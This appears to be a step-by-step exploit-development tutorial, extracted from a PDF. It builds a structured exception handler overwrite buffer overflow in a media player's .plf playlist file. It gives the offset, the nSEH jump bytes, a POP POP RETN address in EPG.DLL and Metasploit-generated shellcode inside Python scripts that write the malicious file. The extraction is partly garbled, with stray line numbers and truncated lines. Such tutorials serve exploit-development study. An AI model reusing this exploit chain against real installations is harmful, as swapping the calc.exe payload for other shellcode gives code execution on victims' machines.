

```
#!/usr/bin/python -w

filename="evil.plf"

buffer = "AaOAa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9AbOAb1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9AcOAc1Ac2Ac

"

textfile = open(filename , 'w')

textfile.write(buffer)

textfile.close()
```

BYTES IN SEH= 0x41347541 (offset=608 bytes i.e 608 bytes are need to overwrite the SEH)


we can verify it by using pattern_offset tool.



```
1
    #!/usr/bin/python -w
2
3
     filename="evil.plf"
4
     #buffer = junk+[nSEH]+[SEH]+Shellcode
5
     #buffer = junk+[jump to shellcode ]+[POP POP RETN Instructions]+Shellcode
6
    buffer = "A"*608 + "B"*4 + "C"*4 + "D"*1388
7
8
     textfile = open(filename , 'w')
     textfile.write(buffer)
10
   textfile.close()
```




So we have successfully overwritten SEH record what all we have to do now is to locate the POP POP RETN instruction. Using mona utility as follows we can find the pointer to such commands!



So we will use the address 0x61617619 that contains the POP POP RENT commands that is located in EPG.DLL, don't forget to set break point on this address to notice the behavior of instruction execution.


```
#!/usr/bin/python -w
2
3
     filename="evil.plf"
4
     #POP POP RETN address: 61617619 --> SEH
5
     #buffer = junk+[nSEH]+[SEH]+Shellcode
6
     #buffer = junk+[jump to shellcode ]+[POP POP RETN Instructions]+Shellcode
     buffer = "A"*608 + "B"*4 + "\x19\x76\x61\x61" + "D"*1388
8
9
     textfile = open(filename , 'w')
     textfile.write(buffer)
10
```

Set break point at 0x61617619




now open the plf again,


the exception will occur press shift+F9 to pass is and




then slowly step into the instructions by pressing F7




on fourth step in we will be redirected to our "B"s



what we have to do now is to jump to over "D"s





So the nSEH will be overwritten by the following bytes: 0xEB069090, EB 06 is the jmp to address instruction and other 2 bytes are NOPs. The last thing to do is add the shell code.

```
System Console System Console
D:\msf\apps\pro\msf3>ruby msfpayload windows/exec CMD=calc.exe R |ruby msfencode -b '\x00\x0a\x0d\x1a' -t py
[*] x86/shikata_ga_nai succeeded with size 227 (iteration=1)
buf = ""
buf += "\xbf\xb2\x5a\x5e\x6d\xd9\xc9\xd9\x74\x24\xf4\x58\x2b"
buf += "\xc9\xb1\x33\x83\xe8\xfc\x31\x78\x0e\x03\xca\x54\xbc"
buf += "\x98\xd6\x81\xc9\x63\x26\x52\xaa\xea\xc3\x63\xf8\x89"
buf += "\x80\xd6\xcc\xda\xc4\xda\xa7\x8f\xfc\x69\xc5\x07\xf3"
buf += "\xda\x60\x7e\x3a\xda\x44\xbe\x90\x18\xc6\x42\xea\x4c"
buf += "\x28\x7a\x25\x81\x29\xbb\x5b\x6a\x7b\x14\x10\xd9\x6c"
buf += "\x11\x64\xe2\x8d\xf5\xe3\x5a\xf6\x70\x33\x2e\x4c\x7a"
buf += "\x63\x9f\xdb\x34\x9b\xab\x84\xe4\x9a\x78\xd7\xd9\xd5"
buf += "\xf5\x2c\xa9\xe4\xdf\x7c\x52\xd7\x1f\xd2\x6d\xd8\xad"
buf += "\x2a\xa9\xde\x4d\x59\xc1\x1d\xf3\x5a\x12\x5c\x2f\xee"
buf += "\x87\xc6\xa4\x48\x6c\xf7\x69\x0e\xe7\xfb\xc6\x44\xaf"
buf += "\x1f\xd8\x89\xdb\x1b\x51\x2c\x0c\xaa\x21\x0b\x88\xf7"
buf += "\xf2\x32\x89\x5d\x54\x4a\xc9\x39\x09\xee\x81\xab\x5e"
buf += "\x88\xcb\xa1\xa1\x18\x76\x8c\xa2\x22\x79\xbe\xca\x13"
buf += "\x03\x76\x50\xc7\x47\x8f\xd3\xe2\x37\x74\xcb\x86\x32"
    += "\x30\x4b\x7a\x4e\x29\x3e\x7c\xfd\x4a\x6b\x1f\x60\xd9"
buf += "\xf7\xce\x07\x59\x9d\x0e"
D:\msf\apps\pro\msf3>
```

```
1
     #!/usr/bin/python
     filename="evil.plf"
     #POP POP RETN address: 61617619 --> SEH
5
     #nSEH-->jmp 001376C0--> EB 06
6
     #buffer = junk+[nSEH]+[SEH]+Shellcode
     #buffer = junk+[jump to shellcode ]+[POP POP RETN Instructions]+Shellcode
8
     shell = "\xd9\xcf\xd9\x74\x24\xf4\xbf\x7f\x99\xa4\x4c\x5b\x33\xc9\xb1\x33\x31\x7b\x17\x83\
     nops = "\x90"*20
9
10
     final = nops+shell
     buffer = "A"*608 + "\xEB\x06\x90\x90" + "\x19\x76\x61\x61" + final #+ "B"*(1384-len(final)
11
12
     textfile = open(filename , 'w')
13
     textfile.write(buffer)
14
    textfile.close()
```

